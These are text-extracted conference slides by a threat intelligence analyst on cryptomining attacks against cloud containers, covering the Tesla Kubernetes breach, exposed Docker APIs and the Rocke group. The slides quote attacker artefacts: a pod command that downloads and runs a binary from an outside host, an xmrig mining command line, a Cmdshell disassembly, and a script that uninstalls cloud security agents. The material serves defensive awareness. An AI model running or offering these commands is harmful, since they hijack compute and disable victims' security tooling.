



# Mining Malevolence:

## CRYPTOMINERS IN THE CLOUD

# WHO AM I

- Strategic Threat Intel Analyst, Toronto Canada
- Political Science degree
- ITIL
- Mom
- Star Trek
- Co-founder of The Diana Initiative Las Vegas Aug 9-10

**DISCLAIMER:** The views expressed here are mine alone and not those of my employer



# AGENDA

- BEFORE THE STORM
- MINERS IN THE SKY
- STORMCLOUDS
- THUNDERHEADS
- SHELTER FROM THE STORM




# Before the Storm





# ENTERPRISE AND CLOUD

- The big push by Enterprise
- Our love of containers: Docker, AWS, Azure
- Gartner says top priority for 37%
- Spending \$3.76 trillion
- Ranked higher than cybersecurity by CIOs (why are we not surprised)






# WE LOVE ALL THOSE CONTAINERS



- Docker, Kubernetes,
- Ansible, EC2, AWS,

# STOP EXPOSING YOURSELF

- *Source: StackRox's "The State of Container and Kubernetes Security, Spring 2019."*





# WARNING!



# Miners in the Sky

# INSECURITIES

- The pain points of securing our beloved containers:
  - single sign-on
  - LDAP
  - intrusion detection and prevention
  - auditing
  - vulnerability scanning
- Unpatched/outdated software on images potential risk



“ If an organization creates its own container, it will only be as secure as that organization's state of security. ”

<https://techbeacon.com/enterprise-it/youve-heard-benefits-containers-now-understand-challenges>

**TRUST BUT VERIFY**

# MONEY FOR NOTHING



# ENTERPRISING MINER MOTIVATIONS

- Power hungry
- Resource rich
- Lack of detection in huge systems
- Lack of mature cloud security programs
- Huge amounts of processing power and auto-scaling



A dramatic, high-contrast image of dark, swirling storm clouds. The clouds are rendered in shades of deep blue, black, and white, with bright highlights where light breaks through the dense formations. The overall mood is intense and turbulent.

# Storm Clouds:

## MINERS & ATTACKS

# WHAT'S GOING ON OUT THERE

- Attacks on containers and container management
- Control panel exploitation
- Theft of APIs
- Spreading malicious Docker images
- Leveraging current and older enterprise vulnerabilities
- EternalBlue is still a thing

# TESLA ATTACK

Not Secure | https://[redacted]/#!/pod/default/services-1hlmk?namespace=default

kubernetes

Search

+ CREATE | [icon]

Workloads > Pods > services-1hlmk

EXEC LOGS EDIT DELETE

Namespace: default

Overview

Workloads

Daemon Sets

Deployments

Jobs

Pods

Replica Sets

Replication Controllers

Stateful Sets

Discovery and Load Balancing

Ingresses

Services

Name: services-1hlmk

Namespace: default

Labels: app: my

Annotations: Created by: ReplicationController services

Creation time: 2018-01-29T00:02

Status: Running

Network

Node: [redacted]

IP: [redacted]

Containers

my

Image: centos

Environment variables: -

Commands: sh

-c

curl -o /var/tmp/config.json https://xaxaxa.eu/config\_1.json;curl -o /var/tmp/servcesa https://xaxaxa.eu/gcc;chmod 777 /var/tmp/servcesa;cd /var/tmp;./servcesa



Args: -



# TESLA ATTACK RECAP

- February 2018
- RedLock scanned public internet for misconfigured, unsecured cloud servers
- Identified wide-spread concealed cryptomining campaign
- Attack on Tesla's AWS S3 public cloud
- Running Kubernetes, no password on the console
- Come on in!
- Stratum Mining malware found

# EXPOSED DOCKER APIS



<https://www.bleepingcomputer.com/news/security/exposed-docker-apis-abused-by-ddos-cryptojacking-botnet-malware/>

# EXPOSED DOCKER APIS

- March 2019 Hundred of vulnerable and exposed Docker hosts hit by cryptojacking campaign
- CVE-2019-5736
- Runc vulnerability that triggers container escape
- Scanning for exposed Docker APIs on Port 2375
- Malicious, self-propagating Docker images infected with miner malware
- External access to API ports = host pwned



# MINING DOCKER RIGS

139.217.198.46

linux  
Shanghai Blue Cloud Technology Co.,Ltd  
Added on 2019-03-06 02:36:29 GMT  
China, Shanghai

HTTP/1.1 404 Not Found  
Content-Type: application/json  
Date: Wed, 06 Mar 2019 02:36:28 GMT  
Content-Length: 29

cloud devops compromised scanner

Docker Containers:

Image: sha256:9c9fc4bcab13dc52a5b23e207bf8918c131f8690ec53e7b992913750e9e8caf0  
Command: ./xmrig -o sg.minexmr.com:4444 -u 45oxDhTnDC3jZLCDn8f7vg62B1mCwmz3Z5B1

GET /containers/json HTTP/1.1

Accept: \*/\*

Referer: http://192.168.0.10:2375/containers/json

Accept-Language: zh-cn

User-Agent: Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1)

Host: 192.168.0.10:2375

Cache-Control: no-cache

Shodan Developers Book View All

SHODAN product:docker port:2375

Exploits Maps Share Search

TOTAL RESULTS

3,909

TOP COUNTRIES



```
undefined Cmdshell(_MSGHEAD * param_1)
AL:1          <RETURN>
RDI:8         param_1
Stack[-0x10]:8 local_10

_Z8CmdshellP8_MSGHEAD
Cmdshell

PUSH    RBP
MOV     RBP,RSP
SUB     RSP,0x10
MOV     qword ptr [RBP + local_10],param_1
MOV     RAX,qword ptr [RBP + local_10]
ADD     RAX,0x100

MOV     param_1,RAX
CALL    system

NOP
LEAVE
RET
```

```
function uninstall() {  
    if ps aux | grep -i '[a]liyun'; then  
        wget http://update.aegis.aliyun.com/download/uninstall.sh  
        chmod +x uninstall.sh  
        ./uninstall.sh  
        wget http://update.aegis.aliyun.com/download/quartz_uninstall.sh  
        chmod +x quartz_uninstall.sh  
        ./quartz_uninstall.sh  
        rm -f uninstall.sh quartz_uninstall.sh  
        pkill aliyun-service  
        rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service  
        rm -rf /usr/local/aegis*;  
    elif ps aux | grep -i '[y]unjing'; then  
        /usr/local/qcloud/stargate/admin/uninstall.sh  
        /usr/local/qcloud/YunJing/uninst.sh  
        /usr/local/qcloud/monitor/barad/admin/uninstall.sh  
    fi  
    touch /tmp/.uninstall  
}
```

# THE ROCKE GROUP TTP

- Actor uploads first payload to a third-party site (e.g., Pastebin, GitHub)
- Entices victim to navigate to Pastebin/GitHub (e.g., spear phishing)
- Exploits known vulnerability (e.g., Oracle WebLogic, Adobe ColdFusion, Apache Struts)
- Victim downloads backdoor (e.g., Shell Scripts, JavaScript Backdoor)

# THE ROCKE GROUP TTP /2

- Victim runs the first payload via Python or Golang script and connects to C2 server
- Downloads and executes second payload script, gaining administrative access to the system
- Establishes persistence via cron job commands
- Searches for and kills previously installed cryptomining processes



